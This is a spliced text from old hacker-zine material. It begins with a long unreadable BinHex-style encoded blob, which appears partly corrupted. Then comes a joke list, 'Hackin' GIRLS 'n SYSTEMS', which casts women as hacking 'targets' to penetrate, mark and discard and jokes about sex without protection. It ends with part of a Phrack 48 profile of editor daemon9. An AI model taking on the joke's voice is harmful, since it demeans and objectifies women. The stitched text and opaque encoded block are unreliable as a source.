5'Li"*)K"mCH4hc!)pEd-rpXXrlm2PUfV46cZ5M'jFe`HAleU94HpmAX2J)q[S[F
1r0i"%*X+(ke#bB%ZNX8ZX30MH(CJ%0-##'5`AD!l0V(Pd%-F,r@"2iUGaAf`iQ$
*QHS$Ia3EMAL+X#+Y@Mh9VaSEhB%qYL!mc-1Il+m@q*2c9DZUhZPcrT0pN[LGrYJ
SmIdEIPeAjV&8AFB(hr1ZPc#rHMA`*[Y#RdQpi4R-Ap'IYMThR[1El'-Hr&j"LrB
86jq,r5[mi1mVr'JV&)ZK3dXUha+p2[QMDh)aK+GhV*lU%ckYN!!`I"@0dT)VXS4
ERIa2NR@YjYP44IKm&LJdmGlZq6phdDY!2$0a6U1bEdR0V0ZfMp$Tc16%`qi%A3D
KTj@0XNHNKAkjkNkai$'E98S,Gm[hLD1MD[6ASjr2l`KVPFrIVYe(ph9dGqAqHhc
IQ6T`TH0DN!$&K3&F*[ZC02Z1BKE%*FfCZ2DC[f8p,JVl@ZipPSJZB&Q9&m!JK8-
VRHAH[BFI#MmrTeE,DbcAlZbTZ291A!Z1iE,GpdUbF3#BU+kU-eEYi4I"jl)(dUG
`a8KYPHBPQ&SAp&#NIG99VBaQPJh1lRD'kES),M6Ndl86jpA8cpKX+*&[$MU[*Nq
cJ2B6l5GcYV+(YCA43TEeJaBJY$K[d&9`D6FkJqR(d`I5rccpjqLpQ[i#CrdIF1(
Up94IV0JjQATKlki5A#'(VVQT[K)FE%V2cdPSHH#V0JB)V552BriP,U(qK$V!2TA
UXlYaADmBPm&i*hf5)mePEHRM9,8kZ!$&d[ralMhT9qE8dJ63MjINY8TmMY!``I%
iVr5ri%VYKpl-q6%GIBZ,K"*GMXeThIU&Q`T6@RlMeQJ4bi*Z4EK!#0hDVMQfke4
h-IZ,2DR[BG+2b4$0k8b$Lq6m,p`d,i9,`cRDXTk#9PBAjGIiF&8j[He@A&*PmJH
AX#aY@I9Zr8lbN!!*,iN1A3",Yf[jh(hmfJ,8'#6I3Bemce1NE@&Y54'8,),fq@P
i,[h[m2l*45hIF0&ad9HJ`lNjdEPFaI*ZpQ+L8G@f-TPddUV[K4,k+rSVZ+l,9D%
HCi%%%0IjFHdHq(!#VXfQ2dV)23@NEL(dG*N1dCALFU39%LZh)3Zk-japJ[QF6C3
4b8&RZ'Bh-B0lchkfa6Q2HKMeL28dric"-+i`2e+Bd2,A9VRSAm28%2F0,L%63[S
X($+8EKIZ4TVPi5+hR2lhP$R12F)A1GQ-h9Z&DkCj`$f1#r*l8,p@8p8UpbeT[*d
`k0S$TZP#kA'U8Yq&%ZG6IAV@[ZlAGLf8@N95B,)N(pKrbC&qdZS(rZb5['M@AQL
(+bJ#"5`j"V+%qlE2i9Hpk1LH(p[,"R[T"Fdbk$*"AbVaBYq26,T)m)-AY4`$"rK
)rDr4)Y!Gi2Z!KTrhT0`h(90)lae9L!N2m9)A6`%1N4Fk6Ymr[8I`([[(0hK1[8I
SlI'('!Pk4jbaK-(Na-fV,&(Ab+*1A+kV48h[L226%FMTeeM*X-B+9BhGp[ZDla6
9H&1IjM4rJA25M`XR`hLM,TMJM`IEP(H-6bG5U'@U"`DBccfdJfZqp5h8dhEcKf8
pb"q@,GCIPQ2cKdhAqF1ZqFmlj$@6TiedUi#G%AMdP2bQ,`M[hZhf#aAhNDr@dGF
[qJ!1m26Q04!QqL6j9(qASJ6qTZmiPrUS[EjKAF+,a%3I@`1EiZ2bprajKQ#T$j2
[h[f*r@GL)%Rp"MbBQ-!MpcFdE[r%r[e2N!#H&rdY(1lliG8+8[[+NidXZ`DR+&G
,1"1rc2eU$(G5a(R-4'UlU5bl+HcE[jqRYhmr(Y66U0krRf8e02"q0YASjlKT2pe
0qe`hlI2FY-ph8hl'2k6k93!H#3%jC@fejJ2eeN4A85$U5M[X*QR`ZSff[AM*)Jc
&1jCdfTCk2ieGCbrKiah@GGH6Z[YXNkYZ@1VeT0kqHR-IbPXMX@Z[,pbpZa[cqf#
DkFB+9I56EKri["mAr8KXeL@m0VHrj(l4Mi@Zli0+qaBYrcc+kEH!$qII+IMI![l
rL[S2h[m(SKqk[RHrii$2ja#DScGMRZ-p-+(A4dqFq+PcVV%4"rf1!chE5,pE1KZ
j#cXXYG&HNPbpTV'KCSRGBG[@G3mqZ0*Hp0ZGMAC(`dVd*hFSelGA)AKb2Xl2k@l
%Zj,kANl"`kk0DDA&Na#hSIifmA-i[X+X!$RE8+f!T0LQ"41JDbTa@`dV'&A$c!r
r"a8c8+VDCXL1++CL"XfbH-`-+UA"'X8U8a1+U8C+`dSiSZK+5&'NH%K466XF$+X
4-f$DDSJTIP8T"4d$ND)'H++%3S'!EB5Pd+a`)""35Je,!8Y9X@+4J")X9Aaf4&+
@5iUN5P)3@ULUSKY"b94#)!+@08UB+B#1k*4LFSaQG1#VbNT&3K93N!"R%UMiiU8
kBNleQj!!ae*Y)US%`dSd%$#93"$L!LmJ"94E#8TK99(#DLJ3$"R*T+%%3bEkJ8"
F!l%DDhN5%iTFTTLQ,flUX!8J!dT))aFTBG-S09GLaZ,V!%d%)9%LU!C-96AMLT)
`3f&&Kc@3!+e)9`81X0&Ar,SD9p95+fbBm!Bdm'&Y0293Z03(H3a3+N@GM%"99B*
&bZ#pN!#ZP*@Uj!89#LU5U8,A)%5)5J(6$#Pf+)c(,Je*9J,18[5JDUV35j%N+45
dbjB(JRB)RLJeH-,$4$"3Z"4@$+0T,P)L5U68Y"8,4Sr"6CB5$2K9%eb83#3-3NU
TCBGJ&b9%8U[+,-Xd`U@K*+`9P",a3#NS+k8Q*X-"-!VCF"X%S&KKLJ4-#l1)'UJ
Q+D8"-kB`+3QbNXq#bp9`h%3@3EP5#B6#bXdDHQVB9')5'Gj80F@dV6*P9K$4B+)
"5D3B!)Ah`NJRf-8dlB!8$"S"#+F#%NNL+6AJ,)'k(T*#(0T5T9$!#UX)28KL+9B
bS*Kq+%F`a-%LIj5#6eJbQ336Ni%P0Bld3B*"*eK#a8B89fa%8!Jr9BA1#"$%Jk3
Q5@0l1EN)ZX#!!!r$ENSiVUL"L"%[JqGK$6H)%8Vq)#NPUc8f021[L#YQ'I3A34c
#GFd`@EPDY@0*NaQ3!*0F1a(%*LLS5SfK*'(D@@@aZ'AC%"#j*S)Bp&@BLVJVUQ@
'c4!*JZ`33Cb%aq'M**)HrJF%P#&aN!!F2)L43F&S++MB&K`"VP*Te)4UX*m)BPJ
32*!!8XKE-f3'N!$EDY+@CLPZ%*2e*"11Kdf$XP*'CN+kFlY4%)-YV+Y)-&%5[*!
!!#5!6`ql33`AKT8D&Ei#ja#NK9HJ&eL))%CQdaT!+3AFm!H3!([Fq+Dk3S%$3NJ
d#j%%Am'#55aZ%8Sq43dL)V(eK0A5F%#'@`+'S[KM5&4!"5LfH')(%9%f6%f#mb%
%H,Jd'E`CKLUe&6880%-@'L3Up)62`!fl%(F[l6Kaa3UTDS)BN6PXb)L)8J2"P8T
5LGd-J$)*X8lNJY`FJ3M(aP*$U`Ul@9d1)@L#PK-6HaQ-EbPf')ST5X3U0A8+9F`
+F`"9$G&HJ4d#HTJ4'pTL3k!pLXb"d$!45dUC'Jk&&-PBC',l-#e6Y3-4'`+TjLb
EGJ2`J)U5A`AK1)5dVE#PK-RqYNPkQH(P)@9@`N61@qDXB%$&,&GBKa8X"$TD#U8
H8S3XKEd![L#&I8JK*43h*GK-X,6ML#6NP-hY$`("!"4J%*2VDJ0"5CEL63UESG*
5*@c8b)Z849Jb6"YlT4@bJRB3lSA#38KLJ!b3!'0)$0U5b$i4+j3)NIe*$MJA)cE
F5C6K+L88,,86Y&!"VBB8T-H%!L&9YU%%9,()JEST*@4b)RQ%Ee%8JE38U9#5far
,@8#*)ecmN9Q8Z)MR)0Ba#-6Y$`[@m*49E&5'BGp-L`Mf-pKBE$X)FT8@+`42NPC
EV'`JLDLh9jTa1%i0"d,KU)MTQR!iC+T*``S##Lj@bLaP%E6!aMFV@4S*Blq46&P
4lD$URK"-Bic1SA!bKA0SIN+&FqMpqaXDk%5,prQ*&[SidD+65*`I2(5eJC-)24&
@%MJcN3dpT0Zf(Nr%$0h3rC'bT&qA)lVI-R`a1fMSL6*0el5B*ZXa24baBVTY*(6
!ahA9X+c5B0Lb)Z#4X!cEXJ,m(#B@#`B6LE!H5qM"B$#Lf6+B"8')aB)keSTiSM4
XK28`FPbApD"Z@4Uc*%2Ab`KF0b`Y(06dB#!US4rf%A00$PUkCF6#ZQlTY2$L-%#
AbT+3!%8,QMEQ$GP1J#K1JI3)@1Yk8!Bji'%VaP'4T!%BleK3MYVaD&+AicVk`9!
#a'cEEm4d14Efa3`MA'CVXKpU5+!B*5DkCQK*`b#$q'RCj3G28P!cJV+PkTBGXE"
```

```
`k9&GmaZ*-1%CPK(%GUVjpA"#6PT@dX#A'$6LDi9a,UeUFLb#KSaV)$V-)a[4'&3
e)E![Zp&j8K86j)A,!JD0R659GB-(2HSKKicV#JXD56e8X-IK,-d@ECe'`JiIY"
MrQ4F$rU6TEB1ij($B3%b8!4He0!dB+qB"TdYJi`1raN`#Sj3$&)Z%!8K2@,i,5L
Lkh%Ui!qrPSMSm4L$l%E)#N&T13)F#`B#[6M)"r''Al"hi56HJ(h!(q!5p&8MFPJ
aiU42R&bHL0K3&jN3#F-6$&mT)K86X)*%@U'&f,&p-4hU3aBd$#52$%$Z23f8C!Y
1`,Q5,M0,KA!@+-K`ZT'd)$(&3DNH)fK$0[@BbJ!!CVBK'rjB%,X+0#8BF,"PF)k
J(d!N+6!a'6L-5!T%'GaNk6)XBGY`-I,GJT%JL`8)*!TTEm21NN(k'mJG-U!186'
N3Ae`5#DMF$@PNQA,#S95f)+5%-l'VU0,YXmb)P&b(JpL,"JD@GNIXT2qH$J!1A@
i9[H#'+P*3CU``R'B0PRQXreq+dbj)S+Br'2#)*B'MH"D3bmP0@AiP!Ga(%cK)d3
Ih!1lJLU*!fH+)%B'qB)a'Dk!DNMS5%3P9r%-S5"'XL%3iDX`j%,1),GYR-YC%6H
)35KX`2(N#%Q1a-K-&M3NZe%3J`UX#er"1(#$35&LK+2-#f)p!)dY+%UHLI[K2Kl
LB#'#'-+4Gf&*i-*L0V)#!#SPC'N3L,UIJ59mKG#)iiC!$-N(6#E,#)#!RY4d"@D
`!K!KL83PlA%+3EV#)FK$k!X[d"c2IEm@-@)XS8H`h@&hm1YaRf&a8@%1(ZJD!Sb
lPr,--Z5BC8-T5)&%J$()k9E3(c0L%3DRBahN'a*%iqB)d#d95L"%(8jES#Hrab+
6d2#4$6,)V!38#qSDZ'Xbl4V%J*Z$!M)1'8"+J['d1!,CaSD!2BUE!c'+@0)M@-4
LXE"QfeJk$-5qE3@4f@4rj#NN!!m'rMLeXT+dV0N-N8(f0fc5bi"4i&Kb0F!Y1BM
GMV`Be#3i@UESKMbd(e++36j,dc5ZX!*B@5qc-BKd)CC)k&)%T3jcN!$#%"#F+'f
`NA"G,5!BC4JJKIek@36ETfeL(8@N3)&%`T!!il,ImXPFB6qbhZ5QLIKTcB'jD9@
+qq*3'2DRI+(%3+4&i&QS6eNImaPfN!$X6fP$#T,)Y0r&L#KB3#YD$reK!dI&X"&
jK1KKA4*,83*V#pNIbjN9M'#l##H`+pJ!#b,ISBXPNrfa-B)JV8B'a0)5GS)[)N%
rI1GZ1`Kb'iX9JXHJ*4$,08K'))`GMpJ3(6Yd0%,"LDd!34$AlDJYqmY!$3FTF35
@E[PJ4EY-LaU'M#8'I#`SB,&i4,-XfX5B*5FK'16JUlSQilamm[D4Hq)JZAGTC2F
ZMFqp3q0hlp!`G[2N9d*``HH#T%ihefrVl0#+LqP68%c#*jM&mhjT!JP!MTqq9HZ
R6pfaj@,U'LEP8emc1c6hihF6)j-IfEDCC&SlY)TYlCZde,DfG5h&-pDd0AAJ8p2
DJddGQl5D68dY@l5NpS(LD2'-hUVQVI9JJqpMYE@f0EAAYmr95Mri`6,`H*Y0ZmN
PUM@eDbhE1V6@Y[TfI%TVk`jY@fYp5h%CrqUZaMmVVI'EfX@H00U'ECeE0h,3pI8
Db$8hYH!$R4Z,2q4pr9QV&i!VYcAADq$&KpUeG@fBK%ceE9Tc8hYl8dZMKJ[J'lD
eYA@fGK3AH[3fV@X(-8MDhVN"X1d0R4$P)Xhj(Y#$!#)9IS-c9p[B#AQfDHYDA$h
`3C-Ej"ZihHEMTmK12RIMK)IRZfpkEX,a%&eV&eL2Gq2+PG[le9'5$#aaqAh'dPG
i,6hc*lM'K5mK2FSIaVj66Eq*DeY6MmH*erlK`kbALUHSf%Y&)SXGIRX9IArTUN'
PRr81ShL+LVe8*2"aIhJbC)I%%P$#[[jH1RbG6iURKcf-pf-A8i)`(qrqKYX6pD@
8b!'@q-bqrR@k,XCRN!!5r%[mJLP9@$"i63X'eA685A8CJY[6Je!%(Pp3H#h`"JB
%hX#!`+0TU[IMfTQS"CjBB+J@H2[h#cbqeU"ZD""i$3d#MeBH83ZmKJD"4efUbmS
%APQC`#XV%hKPC3+[$)qS[D0Dlbh`D1N5YF"M61!*Qj!!fJ*,+%Sei9&0H&36RR#
&1%S@H-)IlY%bV`@Hm)HBTPViJfU"*rcK(N(c@Z!*Ia!,J5Im3EA!%rkJ@Z!*Ia"
EJ5Im3EA!%rkJ@Z!*IhLH%&ML,I#%2kJ@H-)IT*l`N!$`"p@%4cAK88ei3Q@UK6r
F"CIA!NmS4VA!%`c*$3*26,J,-Um&R[#(ZaDM&[kJ@Z!*IhK(pe3,21%23KGi`Kp
8#ccK$kS&R[#(Pa@H*`5@H!Xmi3qK"Xd)Ie!Y2#6m36AK88ei3M@UK6qS&RM#(e3
,21%2S5l9`KrZ!3'["Cj3Q'U"*a3K&`Jm`B"UJ5Im3CA!%rkJVX!6rU"Di!Pr8#h
`K$qm$2@b`[1%`"*[J5Im3Ha%jJTr8#dm*2a"0H%*&DJ@rU"Di!Pr8#h`K$q%@P3
,Ie!Ym)3rU"Ci`Kp#9DU&2kJ@H-)I9!XmSE43RfUK$08#6c#K@Z!*IiKUFVI`-Y6
,#Xm6!NZm*dpY[-h,fkLm6FREJ+BZS8aY)Yk'i@d1hNEJ*EfAi&ibHiRV*DQAN!"
HmRQ*jL@9Pd"HXRL*i5@"jh$2ZCiM2DGj$[+Fi5RZ+HNTj$(h'$(QIA$-qliE[cU
1jr"K8H0L1Rp`NC`rq&`%Ilc$0Zq#-Ql1ZFr9,KKj(eN6AjmM,[33&hU)#ch%K4l
L3JpaSBHiL%[CiMEl1kG!G(i`8@I['[fhScJaR-j'Ga8G+rVr1h2Ck)8LGZ$YrXa
"kF#"m5jflUfLD50G"`pfMCc'h"P[lUX%&XBAciUNNB1$r6,QKiYBehJrkrSjMCc
Zj`JPE24Fd9Mr@*(rh,Q4VJ2Rqk@$)fH,f%(J($b&`I0&dmk0M(4e(F`)[%+"GjB
SA##`NBYJEaIj4Jlf#k"E"0!`!Bd4d+M,RS#'Lq34&mF9i*F61'!Xj#3JM2Ah2eq
8kFIRaITp4886!TbC`$[Z`AbV++qrU+LIr`#N#k#h""!l5$Kra#%1ASBBFL&'6Na
!G(N3e`Q)[bjL)d!i3!KI)0Q@LVP"U$r@2`)#d$FEZ[Ah3lN46,j40"eqS[k",MK
UB[B-T#FhN5'K$F-rD[#B%-14-G53!,[V!SNbdLmG',Q!k6I42A"@f-1E1qGf$Sj
!IXBf#akr`*YeC4!&9)m44UBrjf$AZA-N!'L4qpL"dD)mXLT%)0r$`D$a,KM2MNa
r&JD+-%'b`-m-(kpfUE)$!$j30)V"FB%&'Z0)!6"cQ5*"r-48#%F"m#i51CkdJ0*
mNSfm65cA6E#Nh$J)5FQN"mC&(f!b3)NPd%E3i0L))jib9e"FBU-H933BrRI,"--
4`9!S4"44RqFK4362L9a$lK+*Jq")H-6a)SbB23IHU!p`IY@6r-EkA881MT0"b3d
(!6U)0lF#1*d6e#HQ+3P)3P$#+#HdH),3Z5P#)S(2F$B5jIbNL1cJ,eePhUBT#Jh
'lK)d6Y-%`DpfkblLrNZHqPNLp5Faq1cEVL6B%%JYa-+N+"0)3QY8N!"ef,2Re,4
B-D!Gk(!&1BdU3B1G3a+k9L!`Z%!X'QIG2"NXNXj"M)Nj1!FT4%jh0aAb+rJXZXM
(XbYF`d11VcQ8dK5&Er&%2RpamMbirC9JBIq'"3m8MS82*#,VH6T2$PdSHJYl'$Z
3!"%159dN3B+I%b6B1Bii+K$(qNq*P2)IS2`P%hV$&!TrHA&AB#-JFS"-6E$X(-p
T6KaINHcr+e+$KmU9kBc(`e-92%K6JF2hL3XJ4541Hd&*qPkFT43H[b`',8I#J36
PVSBBi8RPdL#c8@l`@Gp)84&jpKb-FiN(6kVc[%[E+Ud`2"(2rE@Ei$$8j,#[#jX
D#FKj,2Gi$2%9L[YiV0m2V[d(N!#K2!`p-X+'&15A%(`(LiVi,X!ChHNbkJ)MGhe
`i4!1)ZFmh35G#rhqeC26`LYXj'G6kR5p*4BmE"&MrG1!GV!IS6bj''$"kJFb)4'
IDC!!H!)"K#!1K%95-(DIaqM-P-N)X!ZpLEJL"*F8bF&$JYBC#23ZPJZ!EC1a64k
pAhVd4$Y6*'1E`cE2Y4AmhZBl%!M#P,RZYYMIA`5%,,$$k%8m[Q1"*-*I41`f3C4
([,FC#J-4@CpB$-@L3-R%TrNq4RCi@eKfM"1GJZ,4#VIb$6FMGP#aD,5`89,m2#Q
&fD,*"IKXdAQ3!*V1pf+Z)CqL2H35@)B@R)2R4+45`pZ3!$NHcqdc3LF4EaI2B'L
```

$)T)B‘$Tr32MK02K-*MM(m[Cl$X,Ai3qrHr"$b‘[dKr‘mZA$1J+AS‘*[B3l,SY!&
X4iZ#hVP$dH4Ta*QTS‘NFT2cMN911k$M-[i[4ajYlf"kmIjGZXdL$q(f(h50GB2[
‘N3Ta38Bq*LFHCcQB@iZjalejVkE,13X[1+‘[LfRiCQGI0Y2’m2pEh0VReYQS‘f1
VT$@mIeKkjLT)r5‘@%Dkm4C3PSR5YbXY*ahm96Rlc2FFI‘Gb3!$I[eH6iM‘’rfbf
cfFI’(#RMeQ0Z2B,k)5M4JrUM8+Ek+NMp,,B6!BabZbKE49NR5Qj912jU#$FT2l+
6ep*ArrArZ8N*F#UbU,L"LXhi#‘Zi!(Mi+N)P[U%bM#+,LKZSf)clUV32I&[k0RI
LGHb0pp,K$EcGr‘Kf-4eQBqlalTXQHYjcPrX’,IlMkI"4ppE’l"AdZF3F0‘fQrXA
B"!GHcaM(VBT"E#XC*XR*A(3,d"dDii-,d4V"S1mDkRi-h6(UrM4[R2h#B4RUrGl
&h[’m$$LIaYpjNH32jSMH’*XFmTAQLKl)2*’2PZqdikF3qicEC0fSRjUD(+*Q0LD
K$qZGDYC-0CpfQhjmG9$k%M@[‘H4*e(rX0[dR%D+lU&Q!b5(8clY02cj9+6p,cB@
BK0cX"FMd9iiI(IRe22UHpXmG(m6i,MNBImZ#ra-*(rl*f[[aRU[phAAb!GH9lm2
R)b[BYr[‘CbliX‘Vr4-h2[V2lMl3C’Ye0EmFYmff0q+XmG1PmF9Ypr4TF#5qHJ@&
kUVI@dkhZ4I2Z‘RmUdA"cI&h(lHkS4J3Q(V0UfHeFM1Ce,61@NKiYp4fhEh-R%ZZ
fE5hHX+hCTHAGMemrG@fH4Yr6djAcmRpq#qdiA[J54Qk8-qakqQmQk2f3!2ka#HT
AkGqAS2jjXXTHK#hPl-UPpq!2BNKc0QlS‘*m9Nf,fXUSP1-HiBfQb#KmCNPD,2ii
KV4Gr*%0UX5TYi%YG64[Dm6FbT)qMMU2HKaSlM(4!r,d-kA$6KUddpdh802HLZ@a
&$AJGYCI@,-1rkRK$r)-91AG$d‘Em’brjfYE@G4fSLqpD9,N+p@,k,cc-*ppA[64
C‘kE*Mce3hpB1["r6(P9)AJdp1*Gk50$Ed-1Re[RFI26L6(BFN!!Z4‘mI’+AHc!E
d%[5CdKZC-KFprUp*#PRS2[6QLkaACI45E"I["9M‘)h1a1&,2aTcUc[d1HM9ZE‘G
kG5l’1(VhLK#CPB2H@M%hD‘Ck’phH224DhGlpk(@i[EI4fb4keikLpkcSA8HF6SV
H$4*khd$!AD1aQkDKGachZ@HKGaek!jJV31p@&YTqA’KcMi(Hkm#i’A00k"f6S6G
kHi$A3j‘dT[prk$e2H"UEX‘#pl‘ZZYbRSI9l‘L2d"H[MI8h52I-(ldH[$B3QmXf!
aHLp*daQbB%%MHMZPA(BhHPhSECAb’2kZdi,2S,GAF&V‘CqJG‘EqpJiI,Mk,hCA$
k#’0hR#E(q%i4aSSiG$VLHj0k0A1!mC3%lc+fHMCkTi4qDhm,[66j@’0hMk!AQ&R
eB!Zqcq"pY’%Drr6$p15kPMrVd&CdYPcTjkrXf+M4AbE6jQRU04HEp)’,GcjS-F2
lP!A[jZ’[MA8dEG"UkVGhC&FhEHMSE+[hk[m(4#S!!!:

Hackin’ GIRLS ’n SYSTEMS - ....

by SevenUp - sec@sec.de - http://www.sec.de/sec/

Hitting on girls and hitting on systems (I’ll call them both "targets")
has quite some similarities. If you are good in hacking one of them,
it won’t be too hard to enter the other one....
It also represents IRC channel #hack’s current state of mind:
Women’s talk is taking over.

THE GOALS

- Biggest Challenge:
  To get inside the first time

- Targets that have already been successfully hit by others lose a lot of
  their attraction

- The goal is to keep as many successfully (formerly virgin) targets as
  possible

- Different game: Hit one target from every region

- Mark every target you hit

- You don’t really care much after you got your target, unless (in rare
  cases) you love it

TIPS FOR BECOMING SUCCESSFUL

- Key to Success:
  The right "defaults", depending on situation and targets

- Be Cool:
  Don’t care too much about the target. Don’t get involved
  emotionally, but play a little with the target.

- Knowing different languages and keywords may be useful with targets
  of different origins

- Social Engineering and spending time (sometimes money) might lead to your
  goal easier

- The more targets you’ll hit on, the more you’ll succeed. Just ignore any
  failings. Remember: Better to have tried (and maybe lost) than not even
  have tried.

- Best time to find targets is at night

- Backdoors are always inviting (sometimes dangerous)

- Don’t start with the top target. Start slow and easy and look for more
  difficult ones after some success

- If you get rejected on the first time, don’t give up. There is always
  a second chance

- When you just got little time to hit on the target, don’t hesitate -
  a quick first try is never wrong and leaves you more time to think about
  your second step.

- Scanning (and probing) is neccessary. Don’t give up, even your rate of
  success lays somewhere between 1% and 50%

SELECT THE RIGHT ONE

- Be selective about your targets!

- Try targets with tight openings

- Targets with many users have more experience

- Targets with shadows / shades are harder to enter

- From the inside it’s easier to reach the root-climax than from the outside

- Many targets look uninviting from the outside, but welcome you deeply
  inside

- Some targets are leaking even before touching them

- If a target blows, it sucks

TECHNIQUES FOR MORE FUN

- After entering it, let the target become active too! Let it do some work
  and see what comes up.

- To protect your target, close all openings and save the key

- Even some targets that suck can be nice

- Sniffing Targets:
  For lamers and perverts

- Fingering Targets:
  Can be interesting...

- Leeching targets dry makes fun, takes time and let’s them become
  kinda useless

- The right wrapper controls the intrusion and its consequences

WARNINGS
========

- Remember: The number of tries is limited. After unsuccessful hits, the
  target and its environment will become aware - start searching in a new
  area

- NEVER just pay to get into a target

- Don’t fall for booby traps!

- When calling up targets, make sure their owner doesn’t notice

- Don’t use crack on the target... it fucks up the brain

- Don’t fuck (up) the targets without protection

- Be aware: Some targets with change-root-environments can fake the
  root-orgasm, or make you feel coming inside when you are not inside

- Penetrating a target too hard could use up or damage your tools

- Try to identify faked and "cross dressed" targets before totally unwrapping
  them and finding a bad surprise

- When entering a virgin target the first time, you have to wipe the tracks -
  this can often be messy

- Remember to get out of the target when you fall asleep

- Never lose your mind over the beauty of a target. Always check for guards.

- If you don’t watch out, you may get a lifelong sentence after a 9 month trial.

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 5 of 18

-:[Phrack Prophile]:-

This issue, we have a "very special episode" of the Phrack Prophile. As everyone knows, Phrack is once again in flux, and an entirely new editorial staff is coming on board. In an effort to introduce everyone to these three hackers, we've had them do profiles. Ladies and Gentlemen (yeah, like any ladies OR gentlemen read Phrack), meet your new editors: Daemon9, ReDragon and Voyager.

Prophile on Daemon9

Personal
~~~~~~~~

Nomenclature:	daemon9/route/infinity
In real life:	Mike D. (as in David, not Diamond) S.
DOB:	10.05.73
Likes:	Women who aren't afraid to cry.
Dislikes:	Hippies. GOD, I hate hippies...
Ink:	Large back piece, and growing... (It's the outline of a die. (No, not as in a pair of dice, but as in a computer chip...)
Other:	Glock 19 with trigger-guard mounted laser-site.
Passions:	Computers. Computer Security (or lack there of). Health. Mental and Physical aptitude.
Main URLs:	http://www.infonexus.com/~daemon9 ftp://ftp.infonexus.com/pub mailto://route@infonexus.com mailto://daemon9@netcom.com

Hardware
~~~~~~~~

Years with Computers:	14ish
Computers Owned:	Towers: P90/32MB/3GIG (Windows NT/Solaris/DOS-WFW)
Mids:	P120/32/2GIG (Linux), 486-66/16/700MB (FreeBSD), 486-50/16/540 (Linux)
Laptops:	P133/16/800, (Windows NT/Linux) 486-75/16/500 (DOS/WFW)
Networks Owned:	The Information Nexus (infonexus.com)

Media
~~~~~

Music:	Front242, FLA, The Goats, NIN, Diatribe, 16Volt, Morphine, etc...
Movies:	Usual Suspects, Miller's Crossing, Sneakers, Fletch Army of Darkness, True Romance, NBK, etc...
Books:	TCP/IP Illustrated vols. I-III, UNP, Applied Cryptogrpahy 2nd edition, Computers and Intractablity: A Guide to the Theory of NP-Completeness, and so on...

A Bit of History
~~~~~~~~~~~~~~~~

Ah, the days of my youth... Carefree, happy-go-lucky, life was a big open door to me. One spring a very good friend of mine told me I should get an ``Internet'' account to write him mail while he was away at school.

"Huh...?"

...Was my concise reply. I was deep into the computer thing at that time, but I had not gotten into the Internet yet. Well, we went out and bought a (at the time) $200 2400 BPS modem and got me hooked up with this brand new service provider, NetCom Online... At first I merely used the thing for email, but soon after I taught myself all about Unix, I discovered all the wonders of Usenet and IRC (AKA the Big Waste). Most people know me from my

frequent alt.2600 presense. That's where I met Voyager. We quickly found that we had the same interests as far as computers and hacking went. The rest is history... Sorta.

The Theory Behind It All

When I look back and try to figure out how the hell I got here, I have one person to thank. My father. He bought me my first Commodore 64. I can remember hooking that archaic thing up to my TV, writing my own adventure games in basic, and saving them to a tape drive. My computer time line goes something like this:

```
c64  Apple IIc IBM XT  IBM 286 486/33 486/66  P90 486/66 486/50 P120 P133...
1982   1984     1986     1987   1991   1992  1994  1995   1996  1996 1996
```

I am not happy unless I am bathed in a contstant stream of extraneous RF radiation. My room is alive with a myriad of blinking and flashing lights, several humming fans, and hundreds of feet of fire-hazard-inducing cables. I have to put tin-foil on all of my windows just to keep the sun out and the temperature down. You'd be amazed how well that works.

The pursuit of knowledge is what led me down the path I am following. I am simply not satisfied with knowing that something works. I need to know why and how, and how to break it and then how fix it... I do not solve a problem by merely finding a work-around. I slam head on into the fucking thing and work with it until a solution presents itself.

Intelligence, to me, is not what you know, or how much you know. It is the ability to reason logically and rationally when the need arises and, if pragmaticism is not the best approach, let intuition and chaos guide you. Intelligence is adaptive and ever-changing... Memory capacity is too often mistaken for smarts...

People I Know

Linenoiz: The reason I fell into the whole Internet scene to begin with. Best friends for 12 years, I would not be where I am now without him. He is one of the most intelligent people I know.

Nihil: The reason I fell into the whole hacking scene to begin with. We have had our differences over the years, but our computing interests are too similar to let petty squabbles come in the way of our friendship. The other one of the most intelligent people I know.

Mythrandir: I met Myth about 2 years on alt.2600. Sharp kid. Very sharp. We think so alike on some things it's freaky. We'll get going on that Tiger Team soon enuff, Jeff...!

Alhambra: Strong coder. We did the DemonKit for Linux (and are still working on it..;)). Jeremy and I also have very similar interests as far as hacking goes. I am glad he is here with me in the Guild. I need more people like him. Not a risky gambler, but hey, I took care of that for both of us...

Halflife: Coder supreme.

Shouts Out To

Brent, Carrie, ColdFire, Crow, Halflife, Heather, Jason, Jen, Kev, Ka_mee, MikeP, Mudge, Shawn, SirSyko, Tim, Tom, Topher, Xanax, Vision

What I Have Done

alt.2600

It used to be that you could find me in that group like clockwork. I was always there. Reading, posting, flaming, lurking. That was me. For years. This is where most people probably first remember me from. I took it upon myself to self-moderate and answer all the questions I could possibly handle... I usually posted several times daily. At last count, I posted over 2100 times (according to ~/.tin/posted). I was prolific. I have fond memories of back then... But, times have changed. That group has gone almost completely to hell (AKA the way of #hack). Thesedays, it's a fucking miracle if I find a worthwhile thread to follow-up to... These days, look for me on comp.security.*, comp.protocols.tcpip, sci.crypt, alt.security.pgp and so on...

zines...

Oh yeah, I wrote some code and a few rag-tag articles for some Zines out there. Can't remember the names...

the Guild

The Guild is my group of roudy Internauts. I started the group about 20 months ago for several reasons, some of which are just *now* becoming clear to me. For a while there, we were putting out a zine, The Infinity Concept, but that is on hiatus while I do Phrack. Various members have done coding and exploits. Look for more to come from the Guild...

ftp.netcom.com/pub/da/daemon9

Somewhere along the line about 2 years ago, I started to take advantage of netcom's free 5 megs of ftp space. I put together a modest collection of tools and whatnot (under 6 megs of stuff). For some yet undiscovered reason, people flocked to the site. I have no clue why. It wasn't *that* great. What I find even more fascinating is the fact that to this day people *still* go looking there for hacking paraphenelia. The site has been vacated for almost a year now. If you are reading this and still have a link to my O-L-D netcom ftp site, UPDATE it to point to ftp.infonexus.com. I am *much* more proud of this site... Hundreds of megs of top-notch stuff here. Anyway, the netcom site went down because Brian Smith (at the time the only member of the netcom security staff) told me I couldn't have certian tools there for distro. When I ignored him, he froze my account. This was the final catalyst in me deciding to start the Information Nexus...

the Information Nexus

